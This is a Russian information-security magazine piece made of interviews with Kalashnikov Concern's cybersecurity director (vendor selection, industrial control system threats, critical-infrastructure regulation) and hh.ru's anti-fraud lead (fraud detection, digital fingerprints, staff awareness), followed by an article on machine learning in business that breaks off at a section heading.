Группа компаний "Калашников" – крупнейший российский производитель боевого автоматического и снайперского оружия, управляемых артиллерийских снарядов и широкого спектра высокоточного оружия. Предприятия группы компаний "Калашников" также выпускают специализированные комплексы военного и гражданского назначения.

К отечественным разработчикам, которым можно было довериться и раньше, относятся такие сегменты, как DLP, антивирусы, сканеры безопасности. Хорошо себя проявляют IdM- и SIEM-решения, которые до импортозамещения были явно слабее. Другие сегменты подтягиваются, наблюдать за этим весьма интересно.

и с предварительным OEM их продуктов. Поэтому даже если какой-то западный забюрократизированный гигант имеет тысячи соответствующих специалистов и тратит на разработку многие миллиарды, то это вовсе не означает, что результат будет лучше, чем у сплоченной команды энтузиастов в несколько десятков человек и с весьма скромным финансированием. Скорее даже наоборот.

Российских производителей можно условно поделить на три группы. Первые – лидеры в своих сегментах, которые не потеряли боевой бизнес- и технологический задор и активно инвестируют (речь идет не только и не столько о деньгах) в новые направления. И именно они, как правило, добиваются самого значимого результата. Вторые – стартапы, готовые бросить вызов лидерам или, наоборот, стремящиеся обойти их в каком-то новом сегменте. Результат тоже может впечатлить, но, к сожалению, даже не в 50% случаев. Есть и третьи – осторожные, очень часто имеющие надежную клиентскую базу и консервативное руководство, если и пробующие новые для себя темы, то очень сдержанно. Результата я что-то не припомню.

В целом же можно ждать положительного изменения ситуации в течение двух-трех лет.

– Как в концерне происходит отбор средств для обеспечения ИБ? Какие основные критерии вы предъявляете к поставщикам, продуктам и решениям?

– Рынок технологий очень зрелый. Два-три сильных конкурента в одном сегменте скорее исключение, чем правило. Обычно их пять-десять. Конечно, мы даже и не стремимся перепробовать столько продуктов. Это было бы неэффективно, хотя, наверное, и познавательно.

Наши шаги просты: кабинетные исследования, общение с другими компаниями, уже испробовавшими (в идеале использующими) рассматриваемые продукты, затем пилотирование у нас. Пилот очень полезен, особенно когда речь идет о решении, работа которого сильно зависит от особенностей конкретной ИТ-инфраструктуры, или же о бурно развивающемся продукте, в презентациях которого может быть заявлено как уже имеющийся функционал то, что реально пока находится в разработке. Мы иногда пропускали этот шаг, но это скорее исключение.

На каждом этапе сокращается число рассматриваемых продуктов, и мы можем анализировать все глубже. В процессе анализа наши представления о том, что мы ждем от решения, чаще всего модифицируются. В результате мы получаем техническое задание, которое ложится в основу конкурса. Туда могут прийти изначальные 10 участников и даже не рассмотренный нами вариант (такое гипотетически возможно, но ни разу не случилось), но реальный шанс будет у двух-трех. На окончательной выбор большое влияние оказывает стоимость.

– Можете ли вы отметить, в каких сегментах ИБ можно довериться российским разработчикам?

– Ситуация меняется, число таких сегментов растет. Очень легко кого-то упустить и тем самым исказить картину, тем более что и сама картина быстро устаревает.

По названным выше сегментам – DLP, антивирусы, сканеры – сомнений не было и раньше, нет их и сейчас. Хорошо себя проявляют IdM- и SIEM-решения, которые до импортозамещения были явно слабее. Другие сегменты подтягиваются, наблюдать за этим весьма интересно.

– На производстве могут стоять какие угодно современные системы и оборудование, но есть так называемое слабое звено в любой компании – человек. Как вы повышаете осведомленность сотрудников в части ИБ?

– В этом плане мы похожи на многие ритейл-компании – придерживаемся идеологии omnichannel. Только наш товар – информация, которую мы доставляем до сотрудников концерна по множеству каналов: очные семинары, новости на портале, e-mail-рассылка, статьи в корпоративной газете, wiki... Форматы разные, каждый имеет свои особенности, мы меняем подачу материала, глубину, подробность изложения. Неизменно мы следим за тем, чтобы контент по кибербезопасности было интересно воспринимать. Конечно, определенная романтичность темы очень помогает.

В планах – создание обучающих материалов с контролем их усвоения и применения на практике с использованием концепции геймификации.

В продуктовые бренды группы компаний "Калашников" входят АК, Baikal, IZHMASH. Новыми направлениями деятельности группы компаний "Калашников" являются дистанционно управляемые боевые модули, беспилотные летательные аппараты, многофункциональные катера специального назначения, космические аппараты, ракеты.

– Еще одними актуальными рисками остаются атаки на АСУ ТП. Какие угрозы несут в себе наибольшую опасность?

– Спектр угроз для технологического сегмента в целом аналогичен тому, что актуально для корпоративных сетей. Например, канатная дорога на Воробьевых горах в Москве остановилась из-за вируса-шифровальщика, с чем сталкивались два года назад МВД, "Роснефть" и другие организации в корпоративном сегменте. Одним из немногих нюансов является то, что в технологическом сегменте чаще всего нет конфиденциальной информации. В практическом плане это означает, что средства класса DLP в АСУ ТП, скорее всего, не актуальны.

Есть вещи, связанные не с ландшафтом угроз, а с особенностями самого защищаемого объекта. Так, при выборе средств для реализации механизмов защиты надо учитывать их минимальное влияние на технологические процессы. Если средства защиты их прервут, то, в отличие от бизнес-процессов, это может привести не только к простою, но и к порче оборудования, и даже техногенной катастрофе.

– Как 187-ФЗ "О безопасности критической информационной инфраструктуры Российской Федерации" повлиял на работу "Концерна "Калашников"?

– Как и многие компании из списка отраслей, отнесенных к субъектам КИИ, мы проводим категорирование своих объектов критической информационной инфраструктуры. Промежуточные результаты показали, что в целом уже используемых и внедряемых механизмов защиты достаточно. Поэтому мы не ждем значимых изменений. Сам процесс категорирования позволяет формализовать многие важные моменты, такие как ответственность за безопасность ОКИИ, вовлечь многие подразделения, повысить значимость той работы, которую мы ведем. Уже это большой плюс.

– На ваш взгляд, нормативные акты по КИИ содержат исчерпывающий список мер для полной гарантии безопасности объектов?

– Любая нормативная база нуждается в апробировании. Сейчас и мы, и другие субъекты КИИ в основном занимаемся категорированием. Мало кто продвинулся дальше. Поэтому точки для улучшения, по крайней мере, этого этапа стали понятны, и кое-что даже уже успели внести в новые версии документов. Это касается сроков категорирования и т.п.

Для того чтобы понять, что улучшить в списке мер, недостаточно его просто прочесть, его надо попробовать применить. Причем многими организациями, обменяться мнениями и только потом браться за улучшения. Документы разрабатывались профессионалами, их качество очень хорошее, и только практика использования даст адекватную картину.

– Что вы предложили бы доработать в нормативном регулировании?

– На мой взгляд, не хватает оценки репутационных рисков, сейчас их просто не рассматривают. При том, что потеря репутации вполне может стать причиной, например, срыва подписания международных договоров (показатель значимости 7) или падения прибыльности компаний как с государственным участием (показатель значимости 8), так и коммерческих, что может привести к сокращению отчислений в бюджет (показатель значимости 9).

– С какими основными проблемами вы столкнулись в процессе категорирования?

– Долго обсуждали, делать самостоятельно или привлечь консультанта. На мой взгляд, помощь компаний, уже несколько раз отработавших в других субъектах, оказалась для нас очень полезной для прохождения категорирования сравнительно гладко и быстро.

– Какой подход вы использовали при составлении перечня объектов КИИ, подлежащих категорированию?

– Мы шли от процессов, это помогло сразу откинуть те ИТ-системы, которые не являются ОКИИ, а их у нас довольно много. Такой подход сократил и затраченные ресурсы, в том числе временные.

– Каким образом вы планируете обеспечивать непрерывное взаимодействие с ГосСОПКА?

– Мы напрямую взаимодействуем с ГосСОПКА, недавно подписав с ними соответствующий регламент.

Сама идея национального центра, консолидирующего данные по компьютерным инцидентам и информирующего о них все присоединившееся киберкомьюнити, очень хороша.

В плане повышения осведомленности сотрудников в части ИБ мы похожи на многие ритейл-компании – придерживаемся идеологии omni-channel. Только наш товар – информация, которую мы доставляем до сотрудников концерна по множеству каналов.

Только начав информационный обмен, мы уже получили важные сведения о существовавших у нас проблемах (сейчас они уже решены). Причем чем больше будет участников, тем более качественную информацию мы сможем получать. В течение пары лет следует ждать эффекта снежного кома за счет массового присоединения к ГосСОПКА других организаций.

– Многие компании жалуются на нехватку квалифицированных кадров в области ИБ. Столкнулись ли вы с этой проблемой? Как вы ее решаете?

– У концерна сравнительно небольшой штат дирекции кибербезопасности. Работа строится командная, задачи интересные – это очень важно для молодых ребят. Многое зависит и от HR-функции, у нас это очень мощное и профессиональное подразделение.

Сегодня группа компаний внедряет стратегию развития до 2020 года, главными приоритетами которой являются выпуск широкого ассортимента конкурентоспособной на мировом рынке продукции, повышение уровня эффективности производственных процессов, построение эффективной структуры менеджмента и создание комфортных условий труда для всех сотрудников предприятия.

**Те компании, которые не цифровизируются, – разорятся, так как они проиграют рынок.
Те компании, которые цифровизируются... получат "цифровую торпеду"... и тоже разорятся.
(Евгений Касперский)**

С учетом того, что практически во всех городах нашего присутствия концерн – один из самых желаемых работодателей, мы не столь остро ощущаем эту проблему, характерную для рынка труда в области кибербезопасности. ●

Спасибо за беседу!

Ваше мнение и вопросы присылайте по адресу
is@groteck.ru

Уникальная система антифрода. Опыт компании hh.ru

Ксения Трохимец, *заместитель директора департамента специальных проектов, hh.ru*

– Несмотря на то что девушки в информационной безопасности уже давно не новость, все же это воспринимается, скорее, как исключение из правил. Ксения, расскажите о вашем опыте, как вы пришли в информационную безопасность?

– Для меня информационная безопасность напрямую связана с именем компании, в которой я работаю на данный момент. В первую очередь потому, что мне посчастливилось совместно с коллегами стоять у истоков зарождения этого направления как самостоятельной единицы в hh.ru.

Во-вторых – неподдельный интерес к этой сфере, который породил желание расти и развиваться дальше, трансформируя свой опыт управленца под те задачи и специфику, которые присущи информационной безопасности. Конечно же, не обошлось без дополнительного обучения, начиная с краткосрочных программ и заканчивая вторым высшим по специальности "Информационная безопасность".

И если уж затрагивать гендерную тематику: я придерживаюсь ценностей работы в смешанных или сбалансированных командах, где каждый ценен в первую очередь своим багажом знаний и навыков и является неотъемлемой частью процесса реализации проектов. И если даже у кого-то не так сильны какие-либо компетенции или знания, это легко нивелируется в рамках проектной команды.

– Что сейчас входит в ваши обязанности?

– На текущий момент передо мной стоят задачи эффективного управления командами подразделения, от инженерно-технической защиты и разработки до группы аналитиков, исходя из стратегических целей подразделения.

– Какие интересные проекты по информационной безопасности в компании hh.ru вы можете выделить?

– Что удивительно, я не могу выделить какой-то один проект как интересный. Перед нами зачастую стоят крайне нетривиальные задачи, в них необходимо разобраться и предложить решение, которого иногда нет на рынке либо очень мало подобных кейсов. Его просто нужно создать самим.

Так когда-то я основала направление антифрода и аналитики в компании, создав систему мониторинга и реагирования, которой нет на рынке в готовом виде как некоего программного решения. Изначально многое приходилось делать руками для того, чтобы оценить масштабы и понять основные алгоритмы и поведенческие характеристики. Но эта работа позволила нам реализовать на сегодняшний день комплексную автоматизированную систему, которая работает с минимальным включением со стороны специалистов.

В связке с этим направлением нами была открыта деятельность по защите бренда компании, так как весомую долю публикаций предложений о нелегальном доступе к учетным записям составляли онлайн-источники, где размещались разного рода объявления, сайты, группы по предоставлению услуг парсинга.

– Что такое фрод для hh.ru – проблема, угроза или факт, сопутствующий бизнесу компании?

– Очевидно, что фрод для любой компании – это риск, то есть событие неопределенное как с точки зрения вероятности реализации, так и с точки зрения последствий.

Источник рисков фрода – человек. А значит, никакая угроза не сравнится с фрод-рисками по разнообразию, изобретательности и быстроте адаптации к любым предпринимаемым контрмерам.

Однако для нас это не значит, что мошенничество нельзя прогнозировать и им невозможно управлять. Мы научились с этим работать, понимая и принимая, что отгораживаться можно сколь угодно много и долго. Реальность же такова, что защититься от всего просто невозможно. Поэтому вкупе с митигацией рисков для нас важна скорость реакции и устранения последствий в случае наступления риска, поскольку здесь заложены серьезные репутационные потери.

– Приведите, пожалуйста, несколько примеров мошеннических кейсов, которые были в hh.

– Основным объектом мошеннических кейсов являются данные, собранные компанией на портале, которые представляют ценность не только для добросовестных пользователей, но и для различного рода предприимчивых граждан, которые в лучшем случае не видят ничего зазорного в перепродаже, скачивании и распространении информации, не предназначенной для этих целей. В худшем – это целенаправленная деятельность с широким инструментарием, инструкциями для пользователей нелегальной схемы, системой оповещений и собственной CRM-системой для ведения "клиентов".

– Кто становится самой частой жертвой мошенничества?

– Как правило, в случае с нелегальным доступом к любым данным одновременно страдают как создатель и правообладатель информации, в нашем случае это соискатель, так и пользователь-работодатель, через учетные данные которого может совершаться компрометация. Поэтому не лишним будет напомнить

Как правило, в случае с нелегальным доступом к любым данным одновременно страдают как создатель и правообладатель информации, в нашем случае это соискатель, так и пользователь-работодатель, через учетные данные которого может совершаться компрометация.

о банальных мерах цифровой гигиены, начиная с отказа от паролей на стикерах и заканчивая созданием более сложных паролей, чем 123qwerty.

– Вы уже рассказали о рисках мошенничества для вашей компании. Можно ли отнести какие-то угрозы к уникальным, присущим только рекрутинговым компаниям?

– Пожалуй, это тот факт, что в нашем кейсе ценность составляют не деньги на счету, как в случае с банковским фродом, а персональные данные. А так в остальном всё как у всех: от технических угроз защититься проще, нежели от антропогенных или социальной инженерии, ибо пресловутый человеческий фактор неиссякаем.

– По каким признакам вы понимаете, что имеет место мошенничество, если не считать обращений пользователей?

– Как правило, мы работаем на опережение, не допуская ситуации, когда пользователь пострадал и пишет жалобу.

Для этой задачи мы создали целую систему мониторинга и предиктивного реагирования, где задействована и поведенческая аналитика, и Machine Learning на весомо больших объемах данных, что позволяет нам оперативно выявлять и принимать меры по недопущению мошеннических активностей на сайте. Если проводить аналогию, то это что-то вроде SIEM-системы для фрода с блоком предиктивной аналитики.

– Какие уникальные разработки в сфере антифрода использует компания hh.ru?

– В целом вся система антифрода в компании уникальна, так как в основе своей является авторской. В этом есть огромный ряд преимуществ: мы не кастомизировали чье-то универсальное решение под наши задачи.

Мы создали свои, необходимые нам инструменты для мониторинга, аналитики и реагирования с учетом наших особенностей, структуры и типологии фрода. Безусловно, пришлось попотеть в самом начале, когда мы обошли практически весь рынок антифрод-систем и не нашли решения наших задач. Но поверьте, это того стоило.

При выборе работодателя наиболее важным является возможность карьерного роста, удобное рабочее место и оплата сверхурочных

Распределение ответов на вопрос: помимо достойной и вовремя выплачиваемой зарплаты, что для вас является наиболее важным при выборе компании-работодателя?

Сейчас это сложный комплекс, имеющий в ядре алгоритмы на основе машинного обучения, который позволяет нам уже на этапе входа на сайт определять потенциальные угрозы мошенничества и не допускать подобные активности на сайте.

Безусловно, мы не ограничиваемся только собственными разработками: в случае, если находим решения, которые можем адаптировать под наши процессы, внедряем, сопоставляя стоимость, ожидаемый результат и время интеграции. Например, в случае с технологией цифровых отпечатков мы не осуществляли разработку самостоятельно, но провели большой объем работ, связанных с адаптацией под наши нужды.

– Позволяют ли антифрод-мероприятия значительно снизить финансовые потери компании? И как подсчитать их эффективность?

– Не берусь говорить за другие бизнесы, в нашем случае да. Иначе проведение антифрод-кампаний не имело бы никакого смысла. Изначально мы ставили себе цель создать систему не ради системы, поэтому крайне интересно было разработать критерии оценки эффективности.

Методология аналогична системе оценки рисков, включает в себя ряд параметров, связанных с прямыми и косвенными убытками компании, упущенной прибылью, простраивая конверсии от действий тех или иных алгоритмов, поскольку особенность наших антифрод-мероприятий – это не только предотвращать убытки, но и приносить прямой доход компании.

– Как изменилась динамика мошенничества, направленного на hh.ru, за последнюю пару лет? У вас есть конкретные цифры?

– Конечно же, мы оцениваем объемы и динамику происходящего, дабы понимать и владеть оперативной обстановкой на "теневом рынке". Только за последний год нам удалось замедлить данный тренд более чем в два раза.

– Насколько функция противодействия мошенничеству значима для бизнеса? Какое место она занимает в структуре вашей компании?

– На самом деле, данная функция имеет достаточно большой вес в компании, поскольку не только не допускает фрод-инцидентов, но и позволяет приносить прибыль. И дело не в пресловутой экономии.

Магия заключается в том, что воздействие наших алгоритмов позволяет перевести пользователей с темной стороны на светлую и делает экономически невыгодной покупку данных в неофициальных источниках.

Как следствие, клиенты начинают покупать наши услуги официально, а тем, кто пытался на этом сделать свой маленький стартап, хоть и нелегальный, мы создаем максимально невыгодные условия его ведения.

Как правило, мы работаем на опережение, не допуская ситуации, когда пользователь пострадал и пишет жалобу. Для этой задачи мы в hh.ru создали целую систему мониторинга и предиктивного реагирования, где задействована и поведенческая аналитика, и Machine Learning на весомо больших объемах данных, что позволяет нам оперативно выявлять и принимать меры по недопущению мошеннических активностей на сайте.

– Что больше влияет на успех фрода: использование мошенниками методов социальной инженерии, новых "технических разработок" или криминальные действия самих сотрудников?

– Я бы сказала так: изобретательности людей нет границ. В случае, если они ставят перед собой цель обойти системы и получить доступ нелегально, все средства хороши. Они будут искать любой инструментарий, который позволит им добиться результата.

Поэтому я не могу утверждать, что тот или иной метод является лучшим. Как правило, используется комбинация вариантов проникновения.

– Большинство компаний обычно отрицают факт внутреннего мошенничества. Как часто вы сталкивались с внутренними угрозами? И, если они имеют место, то куда чаще всего "пролезают" сотрудники?

– Безусловно, сотрудников любой компании можно расценивать как субъектов внутренних угроз, тем более если этот сотрудник имеет привилегированные права доступа к различного рода конфиденциальной информации.

Для нас стандартом качества работы является недопущение такого рода кейсов и превентивное реагирование на подобные ситуации. Мы подходим к этому вопросу системно: это выявление сотрудников, склонных к мошенничеству; организация работы таким образом, чтобы любые попытки нарушений были "на виду" и пресекались превентивно; устранение факторов, провоцирующих совершение противозаконных действий; создание финансовых условий для сотрудников, при которых фрод становится бессмысленным, и тому подобное.

Другими словами, если мы не можем контролировать то, что происходит внутри, то грош цена нам как ответственным за безопасность компании.

– Выше вы упомянули про довольно интересный проект – цифровые отпечатки. Расскажите о нем более подробно, пожалуйста. Какие задачи вашей компании и пользователей это решает?

– Цифровой отпечаток, или цифровой след, – это уникальное сочетание различных характеристик пользователя, он позволяет нам решать ряд задач, таких как: мошенничество с учетными записями и недопущение до регистрации пользователей, цель которых – нелегальное использование сервисов компании; выявление вредоносных ботов, скомпрометированных аккаунтов; защита личной информации пользователей.

– Еще один ваш проект – защита бренда. Это довольно любопытный кейс. Ведь любая компания подвержена многочисленным факторам влияния внешней среды, от мнения работников до слухов и сплетен, которые расползаются по Интернету с огромной скоростью. Но, помимо этого, есть еще и более трудоемкие методы, например создание сайта-двойника. С чем столкнулась компания hh.ru?

– У нас были разные кейсы, когда люди пытались использовать бренд компании в своих целях, от постов в социальных сетях до названий доменов и до рекламных сообщений. Если сгруппировать цели такой деятельности, то это в основном увод трафика и перехват аудитории с целью предложения нелегального доступа/рекламы своих услуг, а также использование популярного бренда компании для прикрытия или статусности.

Выстраивание системы защиты бренда нам позволило взять под контроль данные активности и минимизировать репутационные риски. Как следствие, мы пересмотрели внутреннюю схему работы и взаимодействия с департаментом маркетинга и сейчас в случае появление нетривиальных ситуаций в этой области отрабатываем совместно, что позволяет нам эффективно помогать компании и цивилизованно закрывать подобные инциденты.

– Сейчас одна из популярных тем – повышение ИБ-осведомленности сотрудников компаний. Многие компании проводят собственные семинары или рассылают сотрудникам письма с подозрительными ссылками, а потом объясняют, почему кликать на все подряд, что вам пришло на почту, неправильно. Вендоры разработали различные тренинги онлайн и оффлайн. Как в компании hh обстоит дело с повышением осведомленности сотрудников в вопросах информационной безопасности?

– На мой взгляд, повышение ИБ-осведомленности сотрудников является одной из важных задач информационной безопасности любой организации, поскольку применение различных технических средств защиты не убережет компанию от ошибки, допущенной по причине человеческого фактора. Иногда сотрудники компании, особенно подразделений, не связанных напрямую с ИТ, не всегда адекватно оценивают опасность и возможные риски от необдуманных, неосторожных действий: открыть накопитель, который случайно валяется на столе, или ссылку, хоть и непонятную, но от коллеги же.

В связи с ростом доступности различных хакерских инструментов, бурным развитием социальной инженерии простая неосведомленность сотрудника об актуальных угрозах на сегодняшний день весомо увеличивает риски компании в части применения в отношении нее различных сценариев атак.

Поэтому у нас в компании существует комплексная программа, которая включает в себя и информационные дайджесты, в которых мы делимся свежими новостями из мира ИБ, и цикл семинаров по цифровой гигиене, и, конечно же, не обошлось без учений, которые мы проводим регулярно, поскольку, исходя из нашей практики, опыт – лучший учитель.

Так, в период, когда бушевали WannaCry, Petya, NotPetya и прочие "товарищи", мы провели соответствующую подготовку и не допустили ни одного инцидента в связи с этим.

– Еще одной, не менее важной, является тема нехватки квалифицированных кадров по информационной безопасности. Очень интересно, столкнулась ли онлайн-платформа hh.ru с подобной проблемой?

Цифровой отпечаток, или цифровой след, – это уникальное сочетание различных характеристик пользователя, он позволяет нам решать ряд задач, таких как: мошенничество с учетными записями и недопущение до регистрации пользователей, цель которых – нелегальное использование сервисов компании; выявление вредоносных ботов, скомпрометированных аккаунтов; защита личной информации пользователей.

– Поскольку наша компания является лидирующей на рынке интернет-рекрутмента, мы постоянно держим руку на пульсе происходящих изменений и тенденций. И что я могу сказать по этому поводу: про нехватку квалифицированных кадров говорят представители любой сферы бизнеса вне зависимости от профобласти.

"Война за таланты" имеет место быть:

- молодые соискатели очень амбициозны в своих зарплатных аппетитах, многие не хотят работать "за опыт", хотя багаж знаний несоразмерен с их требованиями;
- для того чтобы "вырастить" сотрудника, не у всех работодателей хватает ресурсов, времени и мудрости, потому что деньги нужно делать сейчас, а не через пару лет;
- действительно "звезды" соискательского рынка, как правило, хорошо и сытно накормлены текущим работодателем, со всеми причитающимися преференциями в виде плавающего графика, расширенного соцпакета и прочих бонусов, которые заставят на какое-то время забыть о выходе на открытый рынок труда;
- кандидаты "серебряного" возраста сейчас получают новую возможность для развития и переквалификации, в случае если готовы гибко подходить к вопросу обучения сотрудником, который на годы младше.

По совокупности этих факторов работодателям действительно приходится непросто, на своем опыте могу сказать, что весомо сокращает время поиска четкое представление о портрете кандидата, начиная от профессиональных компетенций и заканчивая личными качествами, с учетом тех факторов, на которые вы готовы закрыть глаза, если кандидат по ключевым компетенциям вас явно устраивает. А не просто инженер-сетевик. Чтобы задача не превращалась в "найди то, не знаю, что".

– Как решали данную проблему?

– Во-первых, по каждой из позиций у нас составлен четкий список требований к кандидату для того, чтобы было максимально просто выбирать и фильтровать соискателей в случае несоответствия базовым критериям.

Во-вторых, все собеседования в нашу команду мы проводим самостоятельно, поскольку имеется соответствующий опыт и компетенции для осуществления отбора сотрудников, а также четкое видение, встроится ли человек в команду, так как мы оцениваем вкупе и Hard, и Soft Skills.

В-третьих, мы оцениваем потенциал сотрудника и желание заниматься той или иной деятельностью, поскольку можно обладать огромным пулом компетенций, но при этом быть неэффективным из-за банального нежелания заниматься определенными задачами.

В-четвертых, мы еженедельно проводим обучение внутри команды для того, чтобы устранять пробелы в знаниях, развивать компетенции и обмениваться опытом.

– Что можете посоветовать другим компаниям, которые столкнулись с этой проблемой?

– На мой взгляд, важна готовность гибко подходить к вопросу формирования кадрового состава, понимать, на что вы готовы закрыть глаза, если перед вами неограненный бриллиант.

Так, мы взяли в команду двух аналитиков со студенческой скамьи, сейчас они показывают стремительный рост и потрясающие результаты, хотя на этапе отбора не обладали всем необходимым набором компетенций.

При этом нужно не бояться расставаться с неэффективными сотрудниками, прикрываясь страхом "а вдруг не найду замену", поскольку именно они тянут вас на дно, являясь тем самым блокером.

Для ключевых сотрудников, которые приносят результат, стараться создавать условия, которые позволят удержать их в вашей компании. К слову, не так давно мы проводили опрос среди соискателей на тему того, что им важно для комфортной работы помимо достойной зарплаты, выплачиваемой вовремя, и получили такие результаты: саморазвитие как в горизонтальной, так и вертикальной плоскости, возможность гибко планировать рабочее время (это, кстати, отличная опция, когда ваш сотрудник показывает результат: какая разница, по большому счету, где в это время он находится физически), а также внимание и соответствующая оценка, в случае если работник выходит на работу сверхурочно. И, пожалуй, самое главное: сами не теряйте желание заниматься своей командой, уделяя внимание каждому. Ведь если за садом ухаживать, он обязательно даст плоды.

В завершение нашей беседы хочу обратиться к девушкам, которые рассматривают информационную безопасность как желаемую сферу деятельности: несмотря на то что в силу различных обстоятельств и традиций ИБ является миром мужчин, не стоит этого бояться. Будьте собой, не пытаясь кому-то что-то доказывать, делайте свою работу качественно, обучайтесь, и рост авторитета в глазах коллег на заставит себя долго ждать.

Спасибо за беседу.

Ваше мнение и вопросы присылайте по адресу
is@groteck.ru

В связи с ростом доступности различных хакерских инструментов, бурным развитием социальной инженерии простая неосведомленность сотрудника об актуальных угрозах на сегодняшний день весомо увеличивает риски компании в части применения в отношении нее различных сценариев атак. Поэтому у нас, в компании hh.ru, существует комплексная программа, которая включает в себя и информационные дайджесты, и цикл семинаров по цифровой гигиене, и, конечно же, не обошлось без учений, которые мы проводим регулярно, поскольку опыт – лучший учитель.

Как технологии искусственного интеллекта трансформируют бизнес

Евгений Колесников, *директор центра машинного обучения "Инфосистемы Джет"*

Для начала надо определиться с терминологией. В среде дата-сайентистов есть шутка: "Как отличить искусственный интеллект от машинного обучения? Если написано на Python, то это машинное обучение, а если в Power Point, то искусственный интеллект". На сегодняшний день ИИ превратился в маркетинговый термин, объединяющий слишком много понятий, затрагивающих как программные продукты, так и биоинженерию и робототехнику. Однако в своих производственных процессах мы в первую очередь работаем с машинным обучением и определяем его как набор методов из линейной алгебры и математической статистики, которые позволяют нам анализировать и прогнозировать закономерности в объемных данных.

Уже сейчас все сервисы, напрямую соприкасающиеся с клиентом, в своей работе используют те или иные ML-алгоритмы. Будь то интернет-магазины, медиаплатформы, приложения по вызову такси, социальные сети – все они интегрируют технологии на базе машинного обучения и уже сейчас позволяют нам как потребителям получать наиболее полезные услуги по оптимальной стоимости, а бизнесу – экономить на издержках.

Зачем ИИ крупному бизнесу

Это все иллюстрации более-менее близких к ИТ-отрасли компаний. Глобальная причина, из-за которой крупный бизнес стал смотреть в сторону ИИ, заключается в изменившейся экономической реальности, в которой уже невозможно масштабироваться только за счет развертывания новых мощностей. Любой крупный завод больше не может поставить рядом еще один крупный завод для того, чтобы удвоить свою выручку. Решение – оптимизация существующего производства, которая возможна только после тщательного аудита всех бизнес-процессов. А как я сказал ранее, самый лучший способ обработки большого количества данных – использовать машинное обучение. Анализируя все этапы создания продукта, ML-алгоритмы находят так называемые зоны роста, улучшая которые, можно оптимизировать каждый процесс на 3–5%. Однако в итоге эти единицы дают и более серьезный экономический эффект.

Однако не все предприятия готовы к внедрению, некоторые были построены десятилетия назад, с использованием устаревших технологий. Поэтому они, может быть, и выполняют свою функцию, но емкость их оптимизации очень ограничена. А там, где нет возможности банально оцифровать производство, собрать данные с датчиков, консолидировать информацию в единой системе, нет возможности улучшить процесс целиком.

Кстати, после первой волны автоматизации на предприятиях стало понятно, что реальная перспектива применения ИИ – не замена человека (распространенное заблуждение), а оптимизация его труда. Например, благодаря системе трекинга деятельности сотрудников на площадках можно проводить справедливую оценку объема и качества выполняемой работы, следить за их безопасностью, корректировать технологические процессы. Кстати, именно этот тезис я привожу, отвечая на тревожные вопросы: не лишит ли искусственный интеллект работы большинство людей? Нет, не лишит, а улучшит условия их работы.

Инвестиции в ИИ за рубежом и в России

За рубежом в силу экономическим причин действительно больше инвестируют в машинное обучение. Начнем с того, что именно там находятся компании – драйверы этой технологии: Google, Facebook, Amazon. За рубежом также исторически очень технологичная нефтехимическая промышленность: Schlumberger, BP – все они используют передовой опыт применения алгоритмов на базе искусственного интеллекта. Например, чтобы перейти к новым методам работы, компания Schlumberger разработала новую когнитивную среду для разведки и разработки месторождений под названием DELFI. В ней используются AI/ML-технологии, высокопроизводительные вычисления и Интернет вещей – все это работает в комплексе для максимального увеличения эксплуатационной эффективности и оптимизации производства. China Petroleum and Chemical (Sinopec Group) работает над созданием десяти новых перерабатывающих заводов, которые почти полностью управляются ИИ. Несколько лет назад компания объединила усилия с Huawei в создании интеллектуального центра управления данными. Его цель – снизить эксплуатационные и производственные затраты примерно на 20%. А компания ExxonMobil тратит миллионы на разработку управляемых искусственным интеллектом роботов для работ на морском дне и при поисках труднодоступной нефти.

Но когда речь заходит про тяжелую и легкую промышленность, добычу полезных ископаемых, ритейл, финан-

Именно такой набор дает очень широкие возможности повышения эффективности бизнеса, и к началу XXI в. программисты и аналитики данных уже активно его используют. Первый и самый яркий пример использования технологий на базе машинного обучения – это поисковые системы Яндекс, Google, Yahoo, словом, все те сервисы, через которые мы ориентируемся в Интернете.

Второй пример – это реклама. Наверняка люди, близкие к индустрии, слышали про programmatic-платформы, через которые происходит автоматизированная закупка показов онлайн-рекламы в сети на базе собираемых данных о целевых аудиториях. Задача искусственного интеллекта – сделать показываемую потребителю рекламу наиболее релевантной.

совый сектор, то объективно Россия тут далеко не в отстающих. Наши проекты зачастую оказываются более инновационными благодаря сильной математической школе, хорошей научной базе и желанию наших предприятий вкладывать деньги в перспективные технологии.

Финансовый сектор

Банки с помощью алгоритмов предиктивной аналитики на базе искусственного интеллекта решают проблемы скоринга, анализа рисков и финансового контроля. В прошлом году, например, Сбербанк создал сервис для оценки недвижимости, где процедуру оценки коммерческой недвижимости, которая зачастую фигурирует в различных сделках в качестве залога, проводит нейронная сеть. Вся процедура будет занимать несколько минут (против нескольких дней в старой модели оценки).

"Бинбанк" одним из первых на рынке внедрил технологии машинного обучения в работу с просроченной задолженностью в розничном бизнесе. В ходе проекта специалисты "Бинбанка" использовали принципиально новый подход – построение Uplift-моделей, которые основываются на прогнозе реакции каждого клиента на конкретные действия в рамках взыскания. Первые результаты проекта показали существенный прирост качества в сравнении с используемыми ранее моделями на основе логистической регрессии: произошел прирост коэффициента Gini с 65 до 88%.

Страховые компании используют технологии на базе искусственного интеллекта для работы с рисками и мошенниками. Благодаря компьютерному зрению анализируются фотографии с ДТП, а работа с большими данными позволяет прогнозировать убытки и в соответствии с этим регулировать стоимость страховых полисов. Например, "Ренессанс Страхование" с помощью ИИ снижает убыточность по КАСКО. Технология позволяет выявить "рисковых" клиентов и может отказать им в заключении договора или же корректно оценить стоимость ОСАГО и более точно сформировать резервы. А вот Allianz в России внедрил машинное обучение в процесс медицинской экспертизы и андеррайтинг крупных корпоративных клиентов по ДМС. Алгоритм позволяет автоматически проверять каждый счет, поступающий из медицинского учреждения, отбирая страховые случаи, которые могут содержать потенциально мошеннические действия или имеют признаки отклонений от общепринятых норм ведения пациентов.

Ритейл

Ритейл благодаря машинному обучению прогнозирует спрос на те или иные товары, решает задачи маркетинга, логистики. Например, в прошлом году наша команда разработала систему предсказания поведения покупателей для сети “Рив Гош”. С помощью методов машинного обучения удалось добиться 33% точности персональных товарных рекомендаций по конкретным артикулам. Более того, анализируя поведение покупателей, удалось определить “золотой сегмент” держателей карт лояльности и сделать по ним точечную маркетинговую рассылку с рекомендуемыми для покупки товарами. За время тестирования проекта именно эта группа покупателей принесла компании порядка 7% дохода, составляя всего 1% от общей клиентской базы.

Промышленность

